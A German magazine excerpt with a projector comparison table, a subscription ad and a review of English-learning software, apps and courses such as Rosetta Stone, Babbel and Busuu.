Trotz des Lobes für die Sony-Projektoren: Man sollte sich darüber im Klaren sein, dass die Geräte ihre Qualität vor allem in stockdunklen Heimkinoräumen mit schwarzen Wänden und schwarzer Decke ausspielen.

Für normale Wohnzimmer, die sich nicht komplett abdunkeln lassen, könnte der maximal erreichbare Lichtstrom von rund 1400 Lumen zum Problem werden. Epson und BenQ bieten hier mit rund 2000 und 2200 Lumen mehr Reserven für Restlicht-Notfälle.

Die schon etwas älteren Geräte DLA-X35 von JVC (2300 Euro) und PT-AT6000E von Panasonic (1800 Euro, beide getestet in c't 9/13) können übrigens immer noch gut mithalten: Der JVC-Projektor liefert nach wie vor den besten Schwarzwert in dieser Preisklasse und leider etwas wenig Licht, das Panasonic-Modell ist ein mit dem Epson-Projektor vergleichbarer Heimkino-Allrounder mit vielen Komfortfunktionen wie einem mit der Fernbedienung einstellbaren Objektiv. (kj)

## Projektoren fürs Heimkino



Gerät	W7500	EH-TW9200	VPL-HW55ES	VPL-HW40ES
Hersteller	BenQ	Epson	Sony	Sony
URL	<a href="http://www.benq.de">www.benq.de</a>	<a href="http://www.epson.de">www.epson.de</a>	<a href="http://www.sony.de">www.sony.de</a>	<a href="http://www.sony.de">www.sony.de</a>
<b>Angaben laut Hersteller</b>				
Projektionstechnik	DLP	LCD	LCoS (SXRD)	LCoS (SXRD)
Auflösung / Seitenverhältnis	1920 × 1080 / 16:9	1920 × 1080 / 16:9	1920 × 1080 / 16:9	1920 × 1080 / 16:9
Lampenleistung / Typ	300 / k. A.	230 / ETORL	200 / UHP	200 / UHP
Lebensdauer Lampe Normalbetrieb / Eco-Modus	2000 / 2500	4000 / 5000	2000 / 5000	2000 / 5000
Bildhelligkeit laut Hersteller / gemessen [Lichtstrom in ANSI-Lumen]	2000 / 2167	2400 / 1986	1700 / 1350	1700 / 1444
Blende	2,48 – 2,8	2,3 – 3,6	2,52 – 3,02	2,52 – 3,02
Brennweite	24,1 – 36,1	22,5 – 47,2	18,7 – 29,7	18,7 – 29,7
Lautsprecher	–	–	–	–
Maße (B × T × H)	42,8 cm × 31,7 cm × 14,5 cm	46,6 cm × 14 cm × 39,5 cm	40,7 cm × 46,4 cm × 17,9 cm	40,7 cm × 46,4 cm × 17,9 cm
Gewicht [kg]	6,7 kg	8,4 kg	9,6 kg	9,6 kg
<b>Funktionen</b>				
Silent Mode	✓	✓	✓	✓
Trapezkorrektur horizontal / vertikal	– / ✓	– / ✓	– / ✓	– / ✓
Lens-Shift horizontal / vertikal	65 % / 15 %	100 % / 15 %	80 % / 10 %	80 % / 10 %
Standbild / Schwarzbild	– / –	– / –	– / –	– / –
Zoom optisch	1,5×	2,1×	1,6×	1,6×
Skalierung abschaltbar PC / Video	✓ / ✓	✓ / ✓	✓ / ✓	✓ / ✓
Anzahl Bildpresets Preset / User	3 / 3	4 / 10	8 + 11 für Gamma / 1	8 + 7 für Gamma / 1
1080p24 / Zwischenbildberechnung	✓ / ✓	✓ / ✓	✓ / ✓	✓ / ✓
beleuchtete Fernbedienung	✓	✓	✓	✓
Objektivbedienung elektrisch	–	–	–	–
<b>Anschlüsse</b>				
Video	2 × HDMI, VGA (Sub-D), Komponente, Composite, S-Video	2 × HDMI, VGA (Sub-D), Komponente, Composite	2 × HDMI, VGA (Sub-D), Komponente	2 × HDMI, VGA (Sub-D), Komponente
Sonstiges	12-V-Trigger, RS-232, Mini-USB	2-V-Trigger, RS-232, Mini-USB	RS-232, IR-in	RS-232, IR-in
<b>Lieferumfang</b>				
Sonstiges	Videokabel (Komponente, Composite)	2 × 3D-Brille	2 × 3D-Brille	–
<b>Bewertung</b>				
Helligkeit / Ausleuchtung	⊕⊕ / O	⊕⊕ / O	⊕⊕ / O	⊕⊕ / ⊖
Kontrast / Schwarzwert	⊕⊕ / O	⊕⊕ / ⊕⊕	⊕⊕ / ⊕⊕	⊕⊕ / ⊕⊕
subj. Bildeindruck 2D / 3D	O / ⊕	⊕ / ⊕⊕	⊕⊕ / ⊕⊕	⊕⊕ / ⊕⊕
Betriebsgeräusch: normal / Eco	⊖ / O	⊖ / ⊕	⊕ / ⊕⊕	⊕ / ⊕⊕
Garantie Projektor / Lampe	3 Jahre / 1 Jahr oder 2000 h	3 Jahre / 3 Jahre	3 Jahre / 1 Jahr	3 Jahre / 1 Jahr
Preis Ersatzlampe (UVP)	280 €	220 €	330 €	330 €
Preis Projektor (Straße / UVP)	2000 € / 2400 €	2500 € / 2700 €	3000 € / 3000 €	2200 € / 2500 €
⊕⊕ sehr gut    ⊕ gut    O zufriedenstellend    ⊖ schlecht    ⊖⊖ sehr schlecht	✓ vorhanden    – nicht vorhanden    k. A. keine Angabe			

# IHR KOMPLETT-PAKET!



Ihr Geschenk  
zur Wahl:



USB-STICK

Kingston DataTraveler:  
Mini 3.0 16 GB

iTunes



Wert: 10 Euro

ITUNES-GUTSCHEIN

im Wert von € 10



T-SHIRT

Your Time is Limited.  
Don't Waste It.  
Steve Jobs - Read.  
Mac & i™  
+ Logo am Ärmel

Holen Sie sich 6x im Jahr das **KOMPLETT-PAKET** von Mac & i mit dem **PLUS** an Vorteilen für nur 48 €:

- ▶ **10 % SPAREN** gegenüber Einzelheftkauf
- ▶ Eine von drei hochwertigen Prämien als Geschenk
- ▶ Digitaler Zugriff per App auf **ALLE** jemals erschienenen Mac & i-Ausgaben inklusive Bonusmaterial
- ▶ Sämtliche Mac & i-Beiträge **GRATIS** als PDF im Browser
- ▶ 6 Hefte **PORTOFREI** an Ihre Wunschadresse



Sichern Sie sich Ihr Mac & i-Paket unter: [www.mac-and-i.de/paket](http://www.mac-and-i.de/paket)

oder 040/3007 35 25 · [leserservice@heise.de](mailto:leserservice@heise.de)

Bitte bei Bestellung angeben: MCP14104





Daniel Berger

# Englisch liegt mir auf der Zunge

Englischkurse für Anfänger und Fortgeschrittene

Do you speak English? Leider nur so mittelgut? Well, das lässt sich ändern: Software, Apps und Webseiten bieten sich als Alternative zu ödem Frontalunterricht an. Die Hersteller haben sich einiges einfallen lassen, um zu motivieren.

**M**ontagmorgen, kurz nach acht, Doppelstunde Englisch: Vorne steht jemand und erklärt das Past Progressive. Die Tafel ist voller Kreide, aber der Kopf bleibt leer. Frontalunterricht, müde Gedanken und die kommende Klausur erleichtern das Lernen nicht gerade. Und wer das alles hinter sich hat, muss leider oft feststellen, dass sich die schwer erlernte Sprache schnell wieder verflüchtigt. Wer die Fremdsprache nicht regelmäßig spricht oder zumindest von fremden Zungen hört, vergisst die vielen Sprachnuan-

cen. Im Urlaub macht sich das dann bemerkbar: Wie geht die förmliche Begrüßungsfloskel noch mal? Und wie erkläre ich einer Politesse, dass ich nur ganz, ganz kurz in der Apotheke war?

Sprachdefizite bequem auszugleichen oder eine neue Sprache zu vermitteln – das versprechen Kurse, die man ungestört am Rechner, auf dem Tablet oder auf dem Smartphone absolvieren kann. Sowieso sind die Sprachkurse sehr flexibel: Damit lernen Sie, wann Sie Zeit und Lust haben. Selbst in der U-Bahn lassen sich dank Apps Vokabeln pauken – oder eben auf dem Sofa, weil es zu Hause doch am schönsten ist.

## Ganz individuell

Um den unterschiedlichen Sprachkenntnissen gerecht zu werden, stehen die Kurse in mehreren Sprachniveaus bereit. Diese sind im „Gemeinsamen Europäischen Referenzrahmen für Sprachen“ festgelegt und reichen von den Stufen A1 für Anfänger bis zu C2 für „Proficient Users“.

Wir haben uns am Beispiel von Englisch Sprachkurse unterschiedlicher Sprachniveaus angeschaut, darunter Software-Pakete sowie Online-Kurse, die man im Browser oder in einer App absolviert. Die Kurse sind außer für Englisch auch für andere Fremdsprachen verfügbar – in welchen, das zeigt die Tabelle auf Seite 139.

## Langenscheidt IQ

Ein Rundum-sorglos-Paket für Anfänger will Langenscheidt mit seinen IQ-Kursen bieten. Der ungewöhnlich große Karton enthält drei MP3-CDs, zwei gedruckte Bücher mit insgesamt 300 Seiten und einen USB-Stick, von dem sich die Software auch direkt starten lässt. So können Sie problemlos auf mehreren Rechnern lernen, da die Software den Lernfortschritt auf Langenscheids Server ablegt. Für die Spracherkennung ist außerdem ein USB-Headset mit dabei. Ein kleines Booklet erleichtert die erste Orientierung: Zunächst empfiehlt es die Registrierung auf der Langenscheidt-Website, wo ein Online-Lernmanager den weiteren Kursverlauf organisiert und als roter Faden durch die Übungen führt.

Im Onlinemanager legen Sie Lernziele, Niveau sowie Umfang des Sprachkurses fest. Wer es eilig hat, wählt hier „Das Notwendigste lernen“; länger wird der Lernweg beim Ziel „Umfassende Grundlagen erwerben“. Ein „diagnostischer Test“ identifiziert den Lerntyp und empfiehlt anschließend einen passenden Übungsmix. Am Ende verrät Ihnen das Ergebnis, dass Sie beispielsweise der „ganzheitlich-auditive“ Lerntyp sind, dem das gesprochene und gehörte Wort am besten liegt. Auf Wunsch stellt Ihnen der Manager

The screenshot shows the 'Mein Navigator' section of the Langenscheidt IQ software. It displays a grid of learning modules categorized under 'MEIN LERNWEG' (My Learning Path), 'MEIN LERNVERLAUF' (My Learning Progress), and 'MEINE EINSTELLUNGEN' (My Settings). The modules include various types of content such as software, books, and apps, each with a thumbnail, title, and duration.

Langenscheidts IQ-Kurs gestaltet den Lernweg individuell für den Nutzer. Wer besser durchs Zuhören lernt, bekommt mehr Hörübungen verschrieben.

dann ein Programm mit einem Schwerpunkt auf Hörübungen zusammen.

Der individuelle Lernweg besteht aus Übungen, die man entweder mit den beiden Büchern, den CDs oder mit der Software absolviert; mit einer optionalen App lassen sich außerdem Vokabeln im Bus pauken. Dieser Mix von Medien und Übungen gestaltet den Kurs angenehm abwechslungsreich. Der Lernmanager zeigt an, wie lange die einzelnen Einheiten ungefähr dauern – so lässt sich abschätzen, ob sich vor dem Mittagessen noch eine Lektion lohnt. Die Übungen sind kurzweilig gestaltet und dauern zwischen fünf und zehn Minuten. Von CD lauschen Sie etwa Freunden in einer New Yorker Bar. Anschließend sezieren Erklärungen den soeben gehörten Dialog. Wer will, kann ihn nachsprechen oder den Fragen antworten. „Versuchen Sie es“, ermutigt der Sprecher. Eine Kontrolle der Aussprache leistet die Audio-CD freilich nicht, der Sprecher lobt auch, wenn man schweigt: „Well done.“

Ein bisschen strenger ist die Lernsoftware, wenn Sie in einer der „Ping Pong“-Lektionen mit einer neuen britischen Kollegin smalltalken. Im Hintergrund reden andere Menschen, plätschert ein Brunnen und klingelt ein Handy – das gestaltet das Gespräch realistischer. Als mögliche Antwort sind drei Reaktionen vorgegeben, die mehr oder weniger angebracht sind. Wenn Sie nun eine passige Antwort ins Headset sprechen, verabschiedet sich die Dame lieber schnell, anstatt weiter mit Ihnen zu plaudern. Sie müssen hier also ein Gefühl für angemessene Reaktionen beweisen. Manchmal zickt die Sprach-

erkennung und Sie müssen mehrmals ins Mikrofon sprechen, wodurch der Dialog ins Stocken gerät. Genauer analysiert die Software Ihre Aussprache dabei allerdings nicht – das können andere Kurse besser.


Online-Zwischentests überprüfen den Lernerfolg, doch deren Auswertung verrät leider nicht, welche Aufgaben nicht korrekt gelöst wurden. Sie erfahren lediglich, dass etwa im Bereich „Hören“ nicht alles glatt ge-

lauen ist. Außerdem markiert der Online-Lernmanager alle Kapitel, die Sie wiederholen sollten. Ergeben sich dabei Fragen oder Probleme, können Sie einfach einen Lehrer fragen: Im Preis enthalten ist nämlich auch Unterricht mit anderen Lernenden und einem Tutor. Wenn Sie bestimmte Zwischen- tests bestanden haben, können Sie telefonisch einen Termin vereinbaren. Das virtuelle Klassenzimmer besuchen Sie via Telefonkonferenz und Browser.

## Interaktive Sprachreise

Nicht nur Anfängern bietet die „Interaktive Sprachreise English“ viel Lernstoff, sondern auch Fortgeschrittenen. Das Paket vereint laut Hersteller 30 000 Übungen in drei Sprachkursen, welche die Sprachniveaus A1 bis C1 abdecken und auch einzeln erhältlich sind. Vertrieben werden sie jetzt von Hueber, nachdem der Verlag das Angebot von Digital Publishing übernommen hat. Im Karton liegen außer einer DVD-ROM auch drei Audio-CDs sowie zwei Textbüchlein. Im Preis inbegriffen sind außerdem zehn Termine für Live-Unterricht; im Angebot finden sich Einheiten wie „On the phone“ oder „At the doctor's office“.

Alle Übungen begleitet ein gut gelaunter Video-Tutor namens Tim, der Ihnen zuerst die Kunst des Hallo-Sagens beibringt. Wem das zu leicht war, der überspringt den ersten Sprachkurs und legt mit den schwierigeren Lektionen los, in denen man Dialogen lauscht oder Lückentexte via Spracheingabe ausfüllt. Obwohl sich viele der Übungen auch per Maus lösen lassen, ist der Einsatz eines Headsets sinnvoll, um auch die Aussprache zu trainieren. Dies muss man allerdings extra kaufen oder schon besitzen. In Sprachübungen, in denen Sie ganze Sätze nachsprechen, analysiert die sogenannte „In-



Ein Video-Tutor namens Tim führt durch den Intensivkurs English, motiviert – oder spielt eine Runde Mundharmonika. Falls Tim nervt, kann man ihn abschalten.

**Viele Deutsche, die Englisch sprechen, verraten sich durch ihren Akzent. Mit Rosetta Stone Advanced lässt sich die Aussprache durch wiederholtes Sprechen gezielt verbessern.**

telliSpeech™-Technik die einzelnen Wörter und zeigt mit Balken an, wie gut die Aussprache gelungen ist. Klappt es mit einem einzelnen Wort nicht, können Sie es isoliert trainieren, bis es geschmeidig über die Zunge gleitet. Ein Rechtsklick auf englische Begriffe zeigt die deutsche Übersetzung an; außerdem können Sie sich die Wörter in britischem und amerikanischem Englisch anhören.


Im Verlauf des Kurses erläutert Tim, was zu tun ist, und lobt, wenn Sie alles richtig gemacht haben: „Not a single mistake – excellent!“ Tim hört auch zu und nimmt Befehle entgegen: Um eine Übung zu überspringen, sagen Sie ihm einfach „Tim, go to the next exercise“. Bleibt man lange Zeit passiv, erkundigt sich Tim, ob man schon schläft. Oder er spielt Mundharmonika.

Der „IntelliPlaner“ notiert, welche Übungen bereits absolviert sind und wie erfolgreich Sie dabei waren. Er ermöglicht auch die Erstellung eines eigenen Kursverlaufs: Dazu gibt es einen Einstufungstest, der die vorhandenen Sprachkenntnisse ermittelt.

Wenn Sie das Programm in den Hintergrund schieben, um mal eben bei Facebook vorbeizuschauen, pausiert die Audioausgabe automatisch – Tim und der Kurs verlangen volle Aufmerksamkeit und dulden keine Ablenkung. Für die beiläufige Berieselung besser geeignet sind die Audio-CDs. Mit einem Vokabeltrainer erweitern Sie Ihren Wortschatz, wobei es visuelle Lerner schwer haben: Anders als beim IQ-Kurs sind die Begriffe nicht mit Bildern verknüpft. Wenn Sie die Vokabeln ins Mikrofon sprechen, analysiert die Software dafür gleich die Aussprache.

## Rosetta Stone Advanced

Neuerdings ergänzt ein Advanced-Programm für Fortgeschrittene die zahlreichen Einstiegerkurse von Rosetta Stone. Der Advanced-Kurs hat allerdings seinen Preis: 499 Euro kostet das Programm auf DVD-ROM inklusive Business-Inhalten. Auf der Rosetta-Website gibt es jedoch regelmäßig Rabatt-Aktionen, dann zahlt man wesentlich weniger. Die DVD-Version lässt sich unbefristet von bis zu fünf Personen pro Haushalt verwenden. Der günstigere Zugang zur inhaltsgleichen Online-Fassung ist zeitlich begrenzt: Sechs Monate kosten 240 Euro, ein Jahr 360 Euro. Ruft man die Online-Version mit dem Smartphone auf, funktioniert die Spracheingabe nicht. Außerdem passt sich das Layout nicht an kleinere Bildschirme an, sodass etwa die Schrift sehr klein ausfällt. Auf größeren Smartphones, Phablets oder Tab-



lets lässt sich der Kurs einigermaßen gut bedienen, doch am meisten Spaß macht's mit Headset am PC oder Laptop.

Bei den Anfängerkursen setzt Rosetta Stone auf Immersion, also auf das komplette Eintauchen in eine Fremdsprache. Deutsche Erklärungen und Übersetzungen gibt es keine. Bei dem neuen Rosetta-Advanced-Kurs sind jedoch auch Erläuterungen auf Deutsch zu finden, die beispielsweise samt Video erklären, wie die Zunge ein amerikanisches „R“ formt. Stellt man in den Einstellungen auf Englisch um, verschwinden die deutschen Texte, wobei dann bei Vokabeln die Übersetzungen wegfallen – beim Vokabelpausen ist das ungünstig.

Vor dem Einstieg in den Kurs stellen Sie sich ein passendes Lernprogramm zusammen. Sie haben die Wahl zwischen „beruflichem“ oder „außerberuflichem Englisch“, anschließend wählen Sie Ihr Sprachniveau oder absolvieren einen Einstufungstest, der in 64 Übungen Ihre Kenntnisse ermittelt. Das daraufhin maßgeschneiderte Lernprogramm bedient sich aus einem umfangreichen Katalog an Lektionen – laut Hersteller Stoff für 2000 Stunden. Sie können bestimmen, welche Sprachkompetenzen Sie trainieren möchten. Das Programm enthält Lektionen,

die das Hör- und Leseverständnis schulen oder den schriftlichen Ausdruck trainieren. Spezielle Business-Inhalte bereiten auf Vorstellungsgespräche oder den Small Talk im Fahrstuhl vor. Und obwohl sich das Kursprogramm an Fortgeschrittene richtet, enthält es darüber hinaus Aufgaben für Anfänger (A1), die den Wiedereinstieg ins Englische erleichtern. Ausgewählte Übungen, die sich auf Berufssituationen beziehen, gibt es auch auf Expertenniveau (C1).

Teil des interaktiven Kurses sind virtuelle Dialoge, in denen Sie auf Fragen mit einer der vorgegebenen Möglichkeiten antworten. Gezielter lässt sich die Aussprache unter „Ressourcen“ verbessern: Der dortige Aussprachetrainer bereitet die Aufzeichnung visuell auf. Die Darstellung der Wortbetonung ist sehr anschaulich und ermöglicht den direkten Vergleich mit der Aussprache eines Muttersprachlers. Bei den Übungen zur Aussprache des „th“ akzeptiert Rosetta Stone Advanced allerdings auch das berüchtigte Deutsche-Bahn-th, also einen scharfen S-Laut.

Wer keine Lust mehr aufs Reden hat, klickt auf „Anderer Aktivitätstyp“ und füllt vielleicht einen Lückentext aus. Für weitere Abwechslung sorgen kleine Video-Reportagen über hässliche Werbetafeln in L.A. oder die span-

Verwöhnen Sie Ihr Kind, sobald Sie die Verben in die richtigen Lücken setzen.

1. Many people in British Columbia enjoy  skiing in the mountains.
2. Tourists in London love  Big Ben and Tower Bridge.
3. Most North Americans would not  a bicycle to walk.
4. Many Australians who live near the coast like to go  surfing.

**Im Pons-Kurs lernen Sie analog und vor allem mit Lehrbuch, DVD und Audio-CDs. Den Lernfortschritt überprüfen Sie dann online mit Tests.**

nende Suche nach Exoplaneten in den unendlichen Weiten des Weltalls. Zusätzlich zu den interaktiven Kursen bietet Rosetta Stone Advanced ergänzendes Material wie einen Atlas und Länderinformationen. Dieses umfangreiche Angebot garantiert Abwechslung für viele Stunden – kostet aber auch eine Menge Geld.


## Der komplette Kurs für Fortgeschrittene

Wesentlich günstiger kommen fortgeschrittene Lernwillige mit Sprachunterricht von Pons weg: „Der komplette Kurs Englisch für Fortgeschrittene“ kostet knapp 30 Euro. Der Kurs enthält ein Lehrbuch sowie Lernvideos auf DVD und zwei Audio-CDs – aber keine Software.

Ganz ohne Internet und PC kommt der Pons-Kurs aber nicht aus – zumindest nicht, wenn Sie Ihren Lernfortschritt mit Tests kontrollieren möchten. Insgesamt drei Prüfungen wollen auf der Pons-Website bestanden werden. Zuvor ist eine Anmeldung nötig sowie die Eingabe eines Codes, der im Buch abgedruckt ist. Weitere zusätzliche Inhalte sind ein Vokabeltrainer, der auch als kostenlose App verfügbar ist, sowie mehrere Mini-Kurse für andere Sprachen – falls Englisch doch zu einfach ist.

Herzstück des Komplettkurses ist ein 200-seitiges Lehrbuch. Dessen zwölf Lektionen behandeln Alltagsthemen wie Restaurantbesuch, Reiseplanung und das Wetter. Sie sind unterteilt in „Eintauchen“, „Verstehen“ mit Dialogen, denen man zuhört, und „Anwenden“. Einen individuell zugeschnittenen Lernweg gibt es nicht, Sie arbeiten einfach das Buch durch, von vorne bis hinten. Nach der Lektüre soll sich der Lernende schließlich auf B2-Niveau verständigen können.

Aufgebaut sind die Übungen auf Papier im Prinzip wie bei den Software-Kursen: Sie ordnen englische Begriffe den passenden Schwarz-Weiß-Fotos zu, lösen Kreuzworträtsel und sortieren Buchstaben in die richtige Reihenfolge. Zur Auflockerung und fürs Lesetraining enthält das Buch zudem kurze



Mit den Apps von Babbel, Busuu und Duolingo lassen sich die Sprachlektionen auch im Bus absolvieren.

Texte über Land und Leute. Viele der Übungen verweisen auf die beigelegten CDs mit Dialogen, deren Texte zusätzlich im Buch stehen. Die korrekten Antworten sind im Anhang des Buches abgedruckt – komfortabler sind da die Software-Kurse, die einem einfach anzeigen, wenn irgendwo noch ein „i“ fehlt oder die Antwort falsch ist. Vereinzelte Rückblick-Übungen fragen bereits gelernte Inhalte noch einmal ab. Ein knapper Grammatik-Teil ergänzt die Übungen.

Damit das auf Dauer nicht allzu dröge wird, enthält die beiliegende DVD neun kurze Videos. In „Meet a Webdesigner“ erzählt eben jener, was er den Tag lang so alles macht. Im Buch gibt es dazu Fragen, mit denen man sein Verständnis prüfen kann. Muss ein Webdesigner wirklich den ganzen Tag vorm Rechner „in a dark room“ sitzen?

Nutzer können sich vernetzen und austauschen. Einer Software-Installation bedarf es nicht, weil die Übungen einfach im Browser laufen – oder als App auf Tablet und Smartphone. Weil die sich mit der Website synchronisiert, können Sie zu Hause am Laptop da weitermachen, wo Sie unterwegs aufgehört haben.

Babbel und Busuu funktionieren nach dem „Freemium“-Prinzip: Einige Grundfunktionen sind gratis, alles darüber hinaus kostet Geld. Bei Babbel ist lediglich die erste Lektion jedes Kurses kostenfrei – den Rest schalten Sie für knapp 10 Euro im Monat frei. Wer sich im Voraus langfristig bindet, zahlt weniger. Bei Busuu aktiviert der Premium-Account für monatlich 15 Euro das Gesamtangebot – das sind derzeit zwölf Fremdsprachen. Duolingo kostet gar nichts.

## Babbel

Englisch lernen mit kurzen Lektionen – das soll den besten Erfolg haben, glaubt Babbel.com. Noch vor der Anmeldung startet die erste Übung beim „Hallo“ und „Tschüss“. Anschließend fragt Babbel, wie die Probelektion ausgefallen ist – zu einfach, genau richtig oder doch zu schwierig? Verfügbar sind Einsteiger-Lektionen der Niveaus A1 und A2 sowie Aufbaukurse (B1) und Business-English für den Job.

Neue Vokabeln und Sätze lernen Sie in den Kursen mit Bildern, die mit den englischen Begriffen und ihren deutschen Übersetzungen verknüpft sind. Dank Sprachausgabe hören Sie auch die Betonung eines Muttersprachlers, die Sie bei aktiver Spracherkennung ins Headset nachsprechen. Die nachfolgende Analyse ist allerdings nicht allzu streng und verzeiht auch eine nuschlige Aussprache oder ein unsauberes „th“.

Im weiteren Übungsverlauf ordnen Sie Vokabeln der korrekten Übersetzung zu oder tippen sie nach dem Anhören ein. Unterläuft

**Verliebt in eine neue Sprache?**  
Babbel erklärt, wie Sie Ihre Gefühle in Englisch ausdrücken.

Ihnen dabei ein Buchstabendreher, markiert das System die fehlerhafte Stelle. Durch die abwechslungsreichen Übungen festigen sich Bedeutung, Schreibweise und Aussprache der Vokabeln. Am Ende jeder Lektion zeigt eine Auswertung, wie gut Sie waren. Ihren Erfolg belohnt Babbel mit Punkten und gibt die Gelegenheit, fehlerhafte Übungen abermals zu absolvieren.

Wiederholungen sind wichtig, damit sich neue Vokabeln langfristig festsetzen. Im Bereich „Wortschatz“ sammelt ein „Wiederhol-Manager“ alle gelernten Wörter. Die Lernmethode ähnelt einer Lernkartei: Hat man eine Vokabel gewusst, sortiert sie Babbel in eine höhere Lernstufe. Hat man die Bedeutung eines Wortes hingegen nicht parat, bleibt es so lange in der Stufe, bis man den Begriff korrekt übersetzt hat. Weiß man die Vokabel öfter nicht, rutscht sie wieder in eine vorige Lernstufe, wodurch sie öfter wiederholt wird.

Der Bereich „Leute“ dient als Forum dem Austausch mit anderen. Dort kann man Fragen stellen, diskutieren oder Lernpartner finden. Die Babbel-Nutzer können sich in ihrem Profil vorstellen. Wie in jedem guten sozialen Netzwerk ist es möglich, Freunde hinzuzufügen und Nachrichten zu verschicken.

## Busuu

Stärker als Babbel setzt Busuu auf Vernetzung: Die Lernplattform fungiert als eine Art

Facebook für sprachaffine Nutzer, die sich beim Lernen austauschen möchten. Hat man bei Busuu Freunde gefunden, die flüssig Englisch sprechen, kann man sich mit ihnen im integrierten (Video)chat „Busuutalk“ unterhalten und zusammen lernen. Das Feedback der Muttersprachler ist für die Verbesserung der eigenen Aussprache genauer als die Sprachanalysen durch Software. Motiviert werden die Nutzer durch Highscore-Listen und die Vergabe von Abzeichen und „Busuu-Berries“. Wie es um Ihr Englisch steht, lässt sich mit einem „Global Scale of English“-Test (GSE) für 20 Euro herausfinden; anschließend stellt Busuu ein GSE-Zertifikat aus.

Die Lektionen decken die Sprachniveaus A1 bis B2 ab. Ein eigener Reise-Sprachkurs macht fit für den nächsten Urlaub und ein Business-Kurs fürs Meeting mit internationalen Geschäftskunden. Eigene Grammatik-Lektionen gibt es im Gegensatz zu Babbel noch nicht – sie sollen im Laufe des Novembers nachgereicht werden. Im Anfängerkurs lernen Sie, andere Menschen zu begrüßen und erfahren im weiteren Verlauf, wie die vielen Obst- und Gemüsesorten heißen. Beim Einkauf auf einem Londoner Biomarkt muss es dann nicht mehr heißen: „And that green thing over there“.

Untergliedert sind die Lektionen in einzelne Unterrichtseinheiten, die in kleinen Audioschnipseln die Aussprache von neuen Vokabeln vermitteln. Vorgetragen werden die Sätze langsam und deutlich in britischem

Englisch. Die neuen Vokabeln sind zusätzlich mit Bildern verknüpft und mit einer Übersetzung versehen. Wer will, kann sie nachsprechen, doch die korrekte Aussprache kontrolliert Busuu nicht. Hier muss man sich auf das eigene Gehör verlassen – oder später einen Muttersprachler im Videochat fragen.

